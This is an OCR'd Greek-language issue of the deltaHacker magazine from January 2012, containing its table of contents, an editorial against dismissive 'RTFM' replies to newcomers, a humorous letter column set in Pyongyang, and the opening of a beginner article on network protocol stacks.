
all rights reversed

HACKER

Γενάρης 2012 # Τιμή τεύχους 6,40€

τεύχος 004 - Invaders R US Edition



PRESS HACK TO START 2012 (*)

Χαρίστε στο PC σας
μια **δεύτερη οθόνη** -- πρακτικά δωρεάν

NEW FEATURED SERIES
Πώς δουλεύουν τα δίκτυα, αλλά από μέσα!

Προκαλέστε υπερχείλιση στη στοίβα
και παρακολουθήστε τις συν3πε1ε$

[*] NO COINS REQUIRED

tefhos 4o

Περιεχόμενα

και οδηγίες χρήσης

εντιτόριαλ 6

τι συμβαίνει μ' όσους έχουν εύκολες τις απαντήσεις «Google it» και «RTFM»;

σνέιλ μέιλ 8

τι δουλειά έχει ο Θείος Ακάκιος στο μεγαλύτερο και πιο πολυτελές ξενοδοχείο της Πιονγκ-Γιανγκ;

πώς δουλεύουν τα δίκτυα: πρωτόκολλα πάνω από πρωτόκολλα (...πάνω από πρωτόκολλα) 12

new featured series

σας σπάνε μήπως τα νεύρα όσοι αμολάνε όρους του στιλ subnet mask, network address translation, routing και δεν συμμαζεύεται, σαν να 'ναι τα πιο φυσιολογικά πράγματα στον κόσμο; αχ, πόσο σας καταλαβαίνουμε...

οι ύπουλες κλάιεντ-σάιντ ατάκς 20

επίθεση client-side: όταν ο επιτιθέμενος χρησιμοποιεί κάποιο καθόλα νόμιμο πρόγραμμα που βρίσκεται εγκατεστημένο στο μηχάνημα του υποψήφιου θύματος, για να πετύχει το σκοπό του. ελάτε να σας δείξουμε τι εννοούμε!

arduino - δε γουέι οβ δε χάκερ! (μέρος 2 από κάπα) 30

featured series

εσάς ποιες κατασκευές σας αρέσουν; προτιμάτε τις απλές και λειτουργικές ή εκείνες που διαθέτουν δεκάδες LED και διακόπτες, προσφέροντας ένα βουνό από ετερόκλητες λειτουργίες;

το παρασκήνιο μιας εκτέλεσης 46

έχετε ποτέ αναρωτηθεί τι ακριβώς συμβαίνει κάθε φορά που τρέχετε μια εφαρμογή; το ξέρατε ότι έχει πολύ ενδιαφέρον να μάθετε;

54 arduino + lcdsmartie = δεύτερο μόνιτορ για το PC!

εμ, πώς να το κάνουμε; ο δικός μας υπολογιστής είναι ξεχωριστός!

62 οι συνέπειες μιας υπ3rχείλ1ση$,.. &+@~

αν μιλούσαμε για το φράγμα ενός ποταμού, τότε οι συνέπειες είναι δυσάρεστες για πολύ κόσμο! αλλά και γι' αυτό που μιλάμε, οι συνέπειες είναι δυσάρεστες *τουλάχιστον* για έναν...

74 βέρσιον κοντρόλ σίστεμς... και συνεχίστε να κοιμόσαστε ήσυχοι (μέρος 2 από 2)

αρκετά σας ξεσηκώσαμε στο τεύχος 004. ξέρουμε ότι ήλθε η ώρα να εγκαταστήσετε το δικό σας VCS και δεν κρατιέστε! αλλά για μια στιγμή, ποιο είναι το καταλληλότερο για 'σας;

88 ρούτινγκ δε (μόμπαιλ) μποξ

είναι δυνατό να έχουμε command line πρόσβαση στο Android κινητό μας και να μην κάνουμε τίποτε ώστε ν' αποκτήσουμε *και* πλήρη πρόσβαση στον λογαριασμό του root;!

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Γιώργος Μελέκος, Νίκος Μουρατίδης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, στις αρχές κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το `http://deltahacker.gr/order`. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Ομορφάααααντρα μου! Τι κοιτάς εδώ;

Αδιαφορήστε για τα κλισέ, παραμερίστε τις ντίβες!



«…Οι αδίστακτοι χάκερ ξεπέρασαν το ένα μετά το άλλο τα υπερσύγχρονα συστήματα ασφαλείας, καταφέρνοντας να υποκλέψουν τα προσωπικά στοιχεία των πελατών. Τώρα εκβιάζουν την εταιρεία, ζητώντας να τους καταβληθούν διόλου ευκαταφρόνητα ποσά για να επιστρέψουν τα κλοπιμαία. Τα ερωτήματα γύρω από την υπόθεση είναι πολλά και προκαλούν πονοκέφαλο στους ιθύνοντες των ερευνητικών Αρχών. Ωστόσο, το κρίσιμο ερώτημα που βασανίζει τα θύματα παραμένει ένα: Θα μπορέσουν ποτέ ξανά να αισθανθούν ασφαλείς, στην εποχή του ηλεκτρονικού εγκλήματος μέσω ίντερνετ;»

Έτσι είναι, φίλες και φίλοι. Αφού έτσι τα περιγράφουν, δεν μπορεί να 'ναι κι αλλιώς. Εδώ που τα λέμε, λίγο πριν ξεκινήσω το γράψιμο του editorial, έκανα κι εγώ τα τηλέφωνά μου. Ξέρετε, τώρα... Εκβίασα, έβρισα κι απείλησα, προκειμένου ν' αποσπάσω χρήματα από τα θύματά μου.

Το παραπάνω απόσπασμα δεν το πήρα από κάποια είδηση. Το έγραψα αραδιάζοντας όλα τα κλισέ που έχω διαβάσει κατά καιρούς. Μην τα βάζετε με τους δημοσιογράφους, όμως. Δεν έχω εξάλλου την πρόθεση να ανοίξω μέτωπο μαζί τους. Νιώθω όμως ότι πρέπει να ανοίξω μέτωπο με τις αντιλήψεις που διέπουν τα κείμενα του είδους! Σύμφωνα με αυτές τις αντιλήψεις, οι χάκερ είναι περιθωριακοί τύποι, λιγομίλητοι, υπερόπτες, απομονωμένοι από το περιβάλλον, αυστηροί κριτές των πάντων και, φυσικά, συνηθισμένοι να τρέφονται αποκλειστικά με καφέ και πίτσα. Αυτός ο τρόπος ζωής, αυτό το lifestyle που υποτίθεται ότι χαρακτηρίζει τους χάκερ, προβάλλεται πολύ συχνά στον κινηματογράφο, τροφοδοτείται από μύθους που κυκλοφορούν στο Internet και φυσικά καταλήγει να αναπαράγεται από τα ΜΜΕ.

Κινδυνεύουμε, παιδιά! Οι χάκερ βέβαια δεν μοιάζουν καθόλου μ' αυτόν τον αντιπαθητικό χαρακτήρα που πλασάρεται στον αμύητο κόσμο. Ωστόσο ο κίνδυνος είναι υπαρκτός και ύπουλος. Βλέπετε, ορισμένες από αυτές τις αρρωστημένες αντιλήψεις επηρεάζουν ακόμη κι εμάς καμιά φορά. Δεν υπερβάλω. Σκεφτείτε λίγο ορισμένα από τα χαρακτηριστικά που μας προσάπτουν. Αφενός λένε πως έχουμε πολλές τεχνολογικές γνώσεις (και πώς να μην το πουν εδώ που τα λέμε;) κι αφετέρου μας παρουσιάζουν ως υπερόπτες, εκκεντρικούς και τέλος πάντων ιδιότροπους ανθρώπους, με τους οποίους δύσκολα θα βγάλει κανείς άκρη. Όλα αυτά φυσικά αποτελούν προϊόν μυθοπλασίας, που σαν στόχο έχει μόνο τις πωλήσεις. Μήπως ωστόσο έχουμε πάθει αυθυποβολή από αυτές τις εικόνες; Μήπως ο λόγος μας καμιά φορά γίνεται περισσότερο τεχνικός απ' όσο χρειάζεται, μόνο και μόνο για να νιώθουμε μέλη μιας ιδιαίτερης, ξεχωριστής κοινότητας; Μήπως κάποιες άλλες φορές αδιαφορούμε για τις ερωτήσεις των αρχάριων και απαξιώνουμε --έστω ασυνείδητα-- τις προσπάθειές τους; Εντάξει, αυτό δεν το κάνουν όλοι, αλλά κι αυτοί που το συνηθίζουν δεν το κάνουν κατ' ανάγκη κακοπροαίρετα. Το κακό όμως γίνεται και πρέπει να έχουμε πλήρη επίγνωση, ώστε τελικά ν' αποκτήσουμε και τον πλήρη αυτοέλεγχο.

Φανταστείτε ένα σχολείο στο οποίο οι εκπαιδευτικοί απαντούν σε *κάθε* ερώτηση των μαθητών με τον ίδιο τρόπο: RTFM! Ας υποθέσουμε τώρα ότι αυτό το φανταστικό σχολείο αποκτά μια καλή σύνδεση στο Internet κι ότι σε κάθε θρανίο υπάρχει ένας υπολογιστής. Πλέον, οι καθηγητές θα μπορούσαν ν' απαντάνε και μ' έναν ακόμα τρόπο: Google it!

Θα είχε πλάκα ένα τέτοιο σχολείο, δε λέω. Για μια, δυο μέρες όμως. Μετά θα γινόταν εφιάλτης! Σκεφτείτε το είδος των μαθητών που θα έβγαιναν από 'κει μέσα. Η αξία της γνώσης πηγάζει από το γεγονός ότι μας επιτρέπει να χειριζόμαστε το φυσικό κόσμο που μας περιβάλλει με επιτυχία. Αυτή η επιτυχία, βέβαια, δεν είναι προϊόν τύχης. Η γνώση, βλέπετε, παράγεται από την αλληλεπίδραση του ανθρώπου με το περιβάλλον του, από τη δοκιμή, την αποτυχία ενίοτε, την επανάληψη και το συστηματικό/καθαρό τρόπο σκέψης. Οι απαντήσεις του τύπου RTFM και Google it δε βοηθούν καθόλου στην ανάπτυξη καθαρής και συστηματικής σκέψης. Το κακό όμως δε σταματά εδώ. Ένας καθηγητής που απαντά συνεχώς κατ' αυτόν τον τρόπο θα κάνει τους μαθητές του κομπλεξικούς. Ο μαθητής θέλει στήριξη και όχι μια διαρκή υπενθύμιση του πόσο μικρός κι άχρηστος είναι. Χρειάζεται βέβαια και η πειθαρχία, αλλά μόνον αυτή που έχει σαν στόχο τη συστηματοποίηση της σκέψης. Στην τελική, ένας καθηγητής που αντιμετωπίζει τους μαθητές μ' αυτόν τον τρόπο, δεν αποκλείεται να είναι άσχετος κι αυτός! Δεν αποκλείεται να είχε κι εκείνος ξερόλες καθηγητάδες του ίδιου σιναφιού, οι οποίοι τον έμαθαν να κάνει πέντε πράγματα μόνο, χωρίς όμως να αντιλαμβάνεται την ουσία τους.

Θα μου πείτε, τώρα, ότι παρά τα όποια προβλήματά του το σημερινό σχολείο δεν είναι έτσι. Ο καημός μου, όμως, δεν έχει να κάνει με το σχολείο. (Με απασχολεί κι αυτό δηλαδή, αλλά όχι τώρα.) Ο προβληματισμός μου αφορά στην αυστηρή, ξερή κι εξυπνακίστικη αντιμετώπιση των νεοφερμένων, από τους «φτασμένους χάκερ». Σώπα, ρε μάγκα! Κάτι τέτοιο σκέφτομαι όταν βλέπω παρόμοιες απαντήσεις και υποψιάζομαι ότι, λίγο-πολύ, με τον ίδιο τρόπο σκεπτόμαστε οι περισσότεροι.

Το χάκινγκ είναι μια διαδικασία χωρίς τέλος. Είναι το διαρκές και διασκεδαστικό κυνήγι της γνώσης. Δεν μας αρκεί η πληροφορία. Ζητάμε τη βαθιά και ουσιαστική κατανόηση των πραγμάτων. Θέλουμε να γνωρίζουμε, καθώς και να είμαστε σε θέση να μεταδίδουμε τη γνώση. Όχι για να αποδείξουμε πόσο μεγάλοι και τρανοί είμαστε. Αυτό ταιριάζει στις νευρασθενικές ψωροντίβες, στους κομπλεξικούς σταρ και τέλος πάντων στους δήθεν. Εμείς θέλουμε να μεταδίδουμε τη γνώση, γιατί μέσα από αυτή τη διαδικασία βοηθάμε τον εαυτό μας αλλά και τους άλλους. Αν εμείς δεν είχαμε βοήθεια στα πρώτα μας βήματα, ήμασταν άτυχοι. Κρίμα. Αυτοί που ξεκινούν τώρα πρέπει να έχουν καλύτερη τύχη. Δεν είναι ανταγωνιστές μας. Φίλοι και υπό μία έννοια συνάδελφοι, είναι. Βοηθώντας τους βοηθάμε την «κοινότητά» μας και παίρνουμε ένα καλό μάθημα για τη ζωή γενικότερα: Συνηθίζουμε να λειτουργούμε συλλογικά και να μοιραζόμαστε.

Στο κάτω-κάτω, ο «χάκερ» που απαντά RTFM και Google it δεν αποκλείεται να 'ναι ο κομπλεξικός και ημιμαθής απόφοιτος του εφιαλτικού σχολείου που περιγράψαμε.

Spir@lEvolution



POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE



ονέιλ μέιλ

Αγαπητοί μου,

Ας ξεκινήσουμε από τα τυπικά της εποχής.

Καλή σας χρονιά και χρόνια σας πολλά.

Πώς περάσατε τις Άγιες (με κεφαλαίο Α) τούτες ημέρες;

Εμείς δεν τις έχουμε περάσει ακόμα.

Δεν είναι μόνο επειδή τώρα που σας γράφω απέχουμε ακόμα τρεις μέρες για τα Χριστούγεννα.

Το κυριότερο είναι ότι στην Βόρειο Κορέα δεν δίνουν και μεγάλη σημασία σε αυτές τις εορτές της μπουρζουαζίας, οπότε από εδώ που σας γράφω, καθισμένος στο περιστρεφόμενο εστιατόριο του τεσσαρακοστού πέμπτου ορόφου του βόρειου πύργου του Κόρυο, δεν μπορώ να δω ούτε ένα χριστουγεννιάτικο λαμπάκι, ούτε έναν αγιοβασίλη.

Δεν αμφιβάλω ούτε στιγμή, βεβαίως, ότι γνωρίζετε πως το περιστρεφόμενο εστιατόριο αποτελεί την μεγαλύτερη ατραξιόν του Κόρυο, και ότι το Κόρυο είναι το μεγαλύτερο και πιο πολυτελές ξενοδοχείο στην Πιόνγκ-Γιανγκ.

Ειδικά αυτή την εβδομάδα, ωστόσο, το περιστρεφόμενο εστιατόριο δεν περιστρέφεται. Λόγω πένθους όπως μου λέει ο συνοδός / ξεναγός που με (παρ)ακολουθεί σε κάθε μου βήμα.

Η θέα προς την πόλη είναι εντυπωσιακή, και αν δεν είχε συννεφιά είμαι σίγουρος ότι θα φαινόντουσαν μέχρι και τα βουνά έξω από την πόλη, προς τα ανατολικά.

Πάντως κάτι λιβάδια τα βλέπω, εκεί πιο κάτω από τους ουρανοξύστες. Άραγε να έχουν και πρόβατα;

Ρωτάω τον οδηγό, και του δείχνω.

«Υποθέτω ότι ναι» είναι η απάντηση. «Θα πάμε αύριο να βγάλετε φωτογραφίες αν θέλετε.»

Θέλω.

«Κανονικά τον Δεκέμβρη ο καιρός είναι αίθριος και παγωμένος», συνέχισε να μου εξηγεί. «Χαρακτηρίζεται από τους δυνατούς σιβηρικούς ανέμους. Αλλά αυτές τις μέρες η φύση θρηνεί.»

«Ναι», συγκατανεύει η λεπτοκαμωμένη φρουρός της επανάστασης που ακουμπάει μπροστά μας τον δίσκο με τις δύο μικρές τσαγιέρες. «Ακόμα και τα σύννεφα συμμετέχουν στην θλίψη της χώρας για τον θάνατο του Αγαπητού Ηγέτη, Κιμ Γιονγκ-Ιλ»

Δεν ξέρω για τα σύννεφα, ο άνεμος πάντως θερίζει, σκέφτομαι εγώ κοιτώντας έξω.

Όπως με έχουν συμβουλέψει, έχω παραγγείλει ρωσικό τσάι. Το ίδιο και ο συνοδός / φρουρός μου.

Τον βλέπω που με στραβοκοιτάει ενώ χτυπάω τα πλήκτρα στην γραφομηχανή της Κυρίας Καίτης, αλλά δεν λέει τίποτα. Τον καθησυχάζει, ίσως, ότι η γραφομηχανή δεν έχει Internet.

. . . .

(Αυτό το πάτησα επίτηδες τώρα για να δω την αντίδρασή του.)

Τέλος πάντων. Ούτε ίντερνετ ελεύθερης πρόσβασης έχουμε εδώ, ούτε φέισμπουκ.

Την επιστολή θα την φέρω πίσω στην Ελλάδα εγώ ο ίδιος. Αν περίμενα να την λάβετε ταχυδρομικά θα φτάναμε καλή Σαρακοστή.

Πάντως γι αυτό σας ρώτησα στην αρχή πώς τα περάσατε τις Άγιες τούτες μέρες.

Πώς ήταν η γαλοπούλα;

Εδώ που τα λέμε, βέβαια, ποια γαλοπούλα; Πού να βρεις γαλοπούλα στην Πιονγκ-Γιανγκ; Η κουζίνα στα πέντε εστιατόρια του Κόρυο είναι μεν «διεθνής», αλλά γαλοπούλα δεν προσφέρει.

Ίσως λόγω πένθους.

Αλλά και στην Ελλάδα, πού λεφτά για γαλοπούλα; Για τέτοια έξοδα είναι ο κόσμος τώρα; Κοτοπούλα και άγιος ο θεός.

Πενία τέχνας κατεργάζεται.

Στο σπίτι μας πάντως ακόμα κι η κοτοπούλα παιζόταν. Ετυχε ν' ακούσω προχτές, φτιάχνοντας την βαλίτσα μου, μια συζήτηση μεταξύ Κυρίας Καίτης και μητέρας εξαδέλφης. Σκεφτόντουσαν να μαγειρέψουν για τα Χριστούγεννα χάρντκορ ινδικό βετζετέριαν.

Αυτό με θορύβησε, όπως καταλαβαίνετε. Τους μίλησα με αποφασιστικότητα.

«Ινδικό; Βετζετέριαν; Χάρντκορ; Για τα Χριστούγεννα; Τι δηλαδή, θα αφήσουμε να μας συλήσουν τα ιερά και όσια του ελληνοχριστιανικού πολιτισμού; Ποιοι είπατε; Οι Ινδοί; Όχι κύριοι! Το αίμα νερό δεν γίνεται. Από την ελληνιστική κιόλας εποχή, χριστουγεννιάτικο τραπέζι δεν υπήρχε χωρίς ντοματοσαλάτα και γαλοπούλα με πατάτες. Το διαβάζεις σε όλα τα γραπτά των Αγίων Πατέρων. Εμείς το δώσαμε στην ανθρωπότητα, κι αυτό, όπως τόσα και τόσα άλλα πράγματα: Το χριστουγεννιάτικο δέντρο· το δώρο των χριστουγέννων· τον αγιοβασίλη με τα δώρα· τα κάλαντα· τις ελληνικές



καλένδες... Δεν θα μας έρχεται ο πάσα ένας τώρα να μας αλλάζει τις παραδόσεις με το ζόρι, επειδή, τάχα μου, χρωστάμε. Κατ' αρχάς ποιος χρωστάει. Αυτοί μας χρωστάνε πρώτοι. Να μας τα δώσουν αμέσως πίσω. Ένα τρισεκατομμύριο μας χρωστάνε. Όχι όχι, ούτε καν ένα. Χίλια. Να μας τα δώσουν πίσω. Τώρα αμέσως.»

Αυτές ήταν οι κουβέντες που τους είχα πει.

Η μητέρα της εξαδέλφης είχε κοιτάξει ανήσυχα την Κυρία Καίτη, και η Κυρία Καίτη είχε κοιτάξει ανήσυχα το ρολόι της και την εξώπορτα.

Ξαναρχίσαν την κουβέντα τους σαν να μην είχαν σταματήσει ούτε στιγμή. «Και στα μελομακάρουνα τι άλλο βάζεις εκτός από ξύσμα πορτοκαλιού;» άκουσα την Κυρία Καίτη να ρωτάει. «Βάζεις τζίντζερ; Κονιάκ; Τι άλλο;»

«Γκουγκλ ιτ», τους είπα τελικά, και συνέχισα να φτιάχνω τη βαλίτσα.

Πηγαίνοντας, αργότερα, προς το αεροδρόμιο αναρωτιόμουν γιατί υποχώρησαν έτσι γρήγορα. Σχεδόν ατάκτως θα έλεγα. Ίσως είχαν ανησυχήσει που είδαν την γυαλάδα στο βλέμμα μου.

Μπορεί, βέβαια, να ανησυχούσαν απλώς για το ταξίδι μου στην Βόρειο Κορέα.

Να πω την αλήθεια, εγώ από μόνος μου δεν το αποφάσιζα να έρθω τόσο μακριά Χριστουγεννιάτικα. Αλλά μου το ζήτησε μέσω ανιψιού ο Κύριος Εκδότης, και πώς να αρνηθώ τέτοια τιμή; Του είχε αρέσει, από ό,τι καταλαβαίνω, το αφιέρωμα που είχα ετοιμάσει προ διετίας σχεδόν στο Πουλγκούν Μπυόλ, το «συντροφικό Linux από Βόρειο Κορέα» κατά την έκφραση του ανιψιού, και μου πρότεινε να επανέλθω στο θέμα.

Το καινούργιο μου αφιέρωμα θα το βρείτε σε άλλες σελίδες του περιοδικού. Ελπίζω να σας αρέσει.

Πέρασαν κιόλας δύο χρόνια. Απίστευτο μου φαίνεται.

Όπως απίστευτο μου φαίνεται να είμαι καθισμένος στον 45ο όροφο του Κόρυο, να πίνω ρωσικό τσάι και να βλέπω στο βάθος, πέρα από τον ποταμό, την σιλουέτα του Πύργου Τζού-τσε με την πύρινη φλόγα της επανάστασης.

Είναι φοβερό αυτό το πράγμα με το πώς περνάει ο χρόνος.

Όλα μοιάζουν τόσο επείγοντα στην αρχή, και τόσο μάταια και μικρά στο τέλος.

Πάρτε την έκτη δόση, ας πούμε. Αφού μας είχανε για τόσους μήνες στην κόψη του ξυραφιού (Τώρα την παίρνουμε, τώρα δεν την παίρνουμε, τώρα δεν μας την δίνουνε, τώρα δεν την θέλουμε, τώρα δεν υπογράφουμε, έλα καλέ πλάκα κάναμε, πώς και δεν την θέλουμε, τι δεν μας την δίνουνε; Και ούτω καθεξής), με το που την πήραμε, τελικά, το θέμα ξεχάστηκε. Αρχίσανε πάλι να μιλάνε για το άνοιγμα των κλειστών επαγγελμάτων, για τα έκτακτα μέτρα της Τροχαίας για την εορταστική περίοδο, για τις πόλεις που αδειάζουν από τους τελευταίους εκδρομείς, για τα ακραία καιρικά φαινόμενα και τα απαγορευτικά απόπλου, για τις μονάδες που σκαρφαλώνει το χρηματιστήριο και πάει λέγοντας.

Ολική επαναφορά.

Τελικά, τώρα που το σκέφτομαι, έχει κάτι το καθησυχαστικό να είσαι στην Ελλάδα.

Λέτε να έχουν και στρουθοκαμήλους στο λιβάδι;

Θα βγάλω φωτογραφίες και θα σας στείλω.

Ες αύριον τα σπουδαία, αγαπητοί μου.

Σας ασπάζομαι,

Θείος Ακάκιος


Hack with us for fun !
http://the-hackerspace.org/
σε περιμένουμε ...
pygame
Hackathons, Hackfests, Parties, Presentations,
Projects, Translations, Workshops
TheHackerspace
Κοινότητα open source hardware στη Θεσσαλονίκη

Skill: Beginner

Tags: TCP/IP, Protocols, Protocol Stack, network, internetworks

Πώς δουλεύουν τα δίκτυα: Πρωτόκολλα πάνω από πρωτόκολλα (...πάνω από πρωτόκολλα)

by sub2raw

Διευθύνσεις IP. Subnet masks. Broadcast addresses. Network Address Translation. Routing. Domain Name System. Πρωτόκολλα επικοινωνίας και μεταφοράς, TCP και UDP, ICMP, ARP, RARP κι όλος ο κακός χαμός! Μήπως έχετε βαρεθεί ν' ακούτε για όλα αυτά τα ακαταλαβίστικα από άλλους, οι οποίοι σας τα ξεφουρνίζουν λες και είναι τα πιο φυσιολογικά πράγματα στον κόσμο;

Κατ' αρχάς ψυχραιμία. Δώστε τόπο στην οργή, παίξτε το αδιάφοροι. Κατά δεύτερον, σας καταλαβαίνουμε απόλυτα. Κατά τρίτον, έχετε υπόψη ότι όσοι αμολάνε όρους κι έννοιες χωρίς σταματημό, πολύ πιθανόν ούτε κι εκείνοι να ξέρουν για τι πράγμα μιλάνε. Βέβαια μερικοί απ' αυτούς νομίζουν ότι ξέρουν, αλλά το γεγονός αυτό τους κάνει ακόμα πιο αστείους όταν έρχεται η στιγμή που πέφτουν οι μάσκες!

Δεν πειράζει που δεν γνωρίζετε τι σημαίνουν όροι σαν αυτούς που αραδιάσαμε στην εισαγωγή. Αυτό που πειράζει είναι ν' αδιαφορείτε. Μη σας φαίνεται παράξενο αυτό που λέμε. Κρατάτε εξάλλου στα χέρια σας ένα περιοδικό που ονομάζεται deltaHacker, επομένως για πόσο νομίζετε ότι θα μπορείτε ν' αναβάλλετε την κατανόηση όλων αυτών των εννοιών; Μην το σκέφτεστε πολύ. Το παρόν άρθρο είναι το πρώτο μια σειράς που επιτέλους θα σας δείξει αφενός πώς δουλεύουν τα δίκτυα, αφετέρου γιατί δουλεύουν όπως δουλεύουν. Σε πολύ λίγο καιρό δεν θα είστε εσείς εκείνοι που ρωτάνε γιατί δεν δουλεύει το port forwarding, ούτε θα παραξενεύεστε όταν βλέπετε κάποιο netmask που δεν μοιάζει με το ένα και μοναδικό που βλέπατε μέχρι πρότινος. Πολύ περισσότερο, θα *ξέρετε* τι είναι το netmask, όπως επίσης και τι τα broadcast address, TCP και UDP, τι ρόλο έχουν τα ports, καθώς και τόσα άλλα που μέχρι σήμερα θα προτιμούσατε να μην είχατε ακούσει.

Μαθαίνοντας --και κυρίως κατανοώντας-- έννοιες που αφορούν στα δίκτυα, κερδίζετε απείρως πολλά. Επιτρέψτε μας να κάνουμε μια σύντομη παράθεση -- και συγχωρέστε μας αν παραλείψουμε κάτι σημαντικό.

- Θα μπορείτε να στήνετε άνετα και γρήγορα απλά έως και σύνθετα δίκτυα, τα οποία θα είναι ικανά προστατευμένα από εξωτερικές επιβουλές και ταυτόχρονα θα παρέχουν τις επιθυμητές υπηρεσίες σε όσους είναι εντός ή εκτός δικτύου.
- Κάθε φορά που θα ασχολείστε με ευγενή σπορ όπως το penetration testing, θα αισθάνεστε μεγαλύτερη σιγουριά για τις κινήσεις σας και θα γνωρίζετε εκ των προτέρων αν κάτι που σκέφτεστε να δοκιμάσετε έχει νόημα ή έστω καλές πιθανότητες επιτυχίας.
- Θα είστε σε θέση να ρυθμίζετε σωστά servers, δικτυακές υπηρεσίες, εφαρμογές ή ακόμα και games μέσα σ' ένα LAN, ώστε να αποδίδουν τα μέγιστα και να εξυπηρετούν κατά τον καλύτερο δυνατό τρόπο όσους τα χρησιμοποιούν.
- Θα στήνετε εικονικά δίκτυα εντός αληθινών δικτύων, τα οποία θα 'ναι επαρκώς απομονωμένα από το περιβάλλον αλλά ταυτόχρονα θα σας επιτρέπουν να κάνετε ακίνδυνα τους πειραματισμούς σας ή/και να παρέχετε νέες δικτυακές υπηρεσίες χωρίς να «ανακατώνετε» τα φυσικά (αληθινά) μηχανήματα.
- Οπλίζεστε με γνώσεις και ικανότητες προκειμένου ν' αποδεικνύετε στην πράξη ότι οι άλλοι μπορούν να βασίζονται σ' εσάς και στις ικανότητές σας, αφού έχετε πολλά περισσότερα να προσφέρετε από κάποιον που απλά ισχυρίζεται ότι «ξέρει» και στο βιογραφικό του έχει αραδιασμένα 17 λειτουργικά συστήματα, 50 γλώσσες προγραμματισμού, 2-3 εφαρμογές γραφείου, 7 επεξεργασίας εικόνας/βίντεο, όπως επίσης και 1290 ώρες σε σεμινάρια και διεθνή συνέδρια στην Παπούα Νέα Γουινέα -- και φυσικά στο Ανατολικό Τιμόρ[1].
- Αποκτάτε έναν έγκυρο κώδικα επικοινωνίας ώστε να συνεργάζεστε εποικοδομητικά, να αντιμετωπίζετε επιτυχώς προβλήματα και πρωτόγνωρες καταστάσεις, καθώς επίσης και να μεταδίδετε αλλά και να παίρνετε αληθινή, ουσιαστική γνώση.

---

1. Μην το γελάτε. Γνωρίζουμε ανθρώπους που όταν βλέπουν τέτοια «πλούσια» βιογραφικά αποκτούν μια άκρως επιφυλακτική στάση -- αν δεν τα πετάξουν αμέσως. Είναι βλέπετε που ειδικά στο χώρο της τεχνολογίας περισσότερο μετράνε τα έργα παρά οι περγαμηνές...

Σκεφτείτε λίγο αυτό το τελευταίο. Κάθε φορά που απουσιάζει ένας καλά ορισμένος και προσυμφωνημένος κώδικας επικοινωνίας, το αποτέλεσμα είναι ότι άλλα λέμε, άλλα καταλαβαίνουμε, ό,τι να 'ναι κάνουμε και τελικά μάλλον χαμένοι βγαίνουμε.

Ξέρετε κάτι; Οι προσυμφωνημένοι κώδικες επικοινωνίας δεν είναι απαραίτητοι μόνο στους ανθρώπους. Χωρίς αυτούς πολλά από τα ανθρώπινα κατασκευάσματα δεν θα δούλευαν καν. Ένα --εντελώς τυχαίο-- παράδειγμα που μας έρχεται τώρα στο μυαλό, είναι τα δίκτυα ;)

Τα εξαιρετικά σημαντικά πρωτόκολλα και οι ιεραρχίες τους

Αν καθίσετε για μια στιγμή και σκεφτείτε πόσο πολύπλοκο είναι το παγκόσμιο Διαδίκτυο, δεν θα μπορέσετε παρά να αισθανθείτε δέος για το γεγονός ότι ένα τέτοιο άναρχο τερατούργημα δουλεύει -- και μάλιστα αξιόπιστα. Πώς είναι άραγε δυνατόν να διασφαλίζεται ότι μερικά πακέτα πληροφορίας που ξεκινούν από την Καλαμαριά φτάνουν στο Χόμπαρτ της Τασμανίας και κάποια άλλα ξεκινούν από εκεί και καταλήγουν στην Καλαμαριά; Δεν είναι αξιοθαύμαστο το γεγονός ότι αμέτρητα πακέτα δεδομένων ταξιδεύουν ανά πάσα στιγμή σ' ολόκληρο τον πλανήτη, ακολουθώντας απλές ή περίπλοκες διαδρομές; Δεν είναι ακόμα πιο αξιοθαύμαστο το ότι οι διαδρομές αυτές καθορίζονται δυναμικά, χωρίς να υπάρχει κάποιο προσχέδιο; Και για μια στιγμή. Τι ακριβώς είναι ένα πακέτο δεδομένων; Πώς ορίζεται μια διαδρομή; Ποιοι χαράσσουν αυτές τις διαδρομές και πώς διασφαλίζεται ότι τα πακέτα φτάνουν στους σωστούς προορισμούς; Από που προέρχονται αυτά τα πακέτα και τι ακριβώς κάνουν εκεί που φτάνουν;

Όλα αυτά --και πολλά περισσότερα-- είναι δυνατά επειδή τα δίκτυα υπολογιστών (ή γενικά συσκευών) οργανώνονται σε επίπεδα (**layers ή levels**), τα οποία βρίσκονται το ένα πάνω από το άλλο. Σε κάθε επίπεδο συναντάμε ένα ή περισσότερα πρωτόκολλα (**protocols**), οπότε γι' αυτό μιλάμε και για στοίβες πρωτοκόλλων (**protocol stacks**). Τώρα, κάθε πρωτόκολλο δεν είναι τίποτε περισσότερο από ένα προσυμφωνημένο σύνολο κανόνων επικοινωνίας. Τα διαφορετικά επίπεδα ενός protocol stack επικοινωνούν μεταξύ τους παρέχοντας το ένα στο άλλο υπηρεσίες (**services**). Σημειώστε ότι γενικά η επικοινωνία γίνεται μόνο μεταξύ γειτονικών επιπέδων του εκάστοτε protocol stack, αν και υπάρχουν κι εξαιρέσεις.

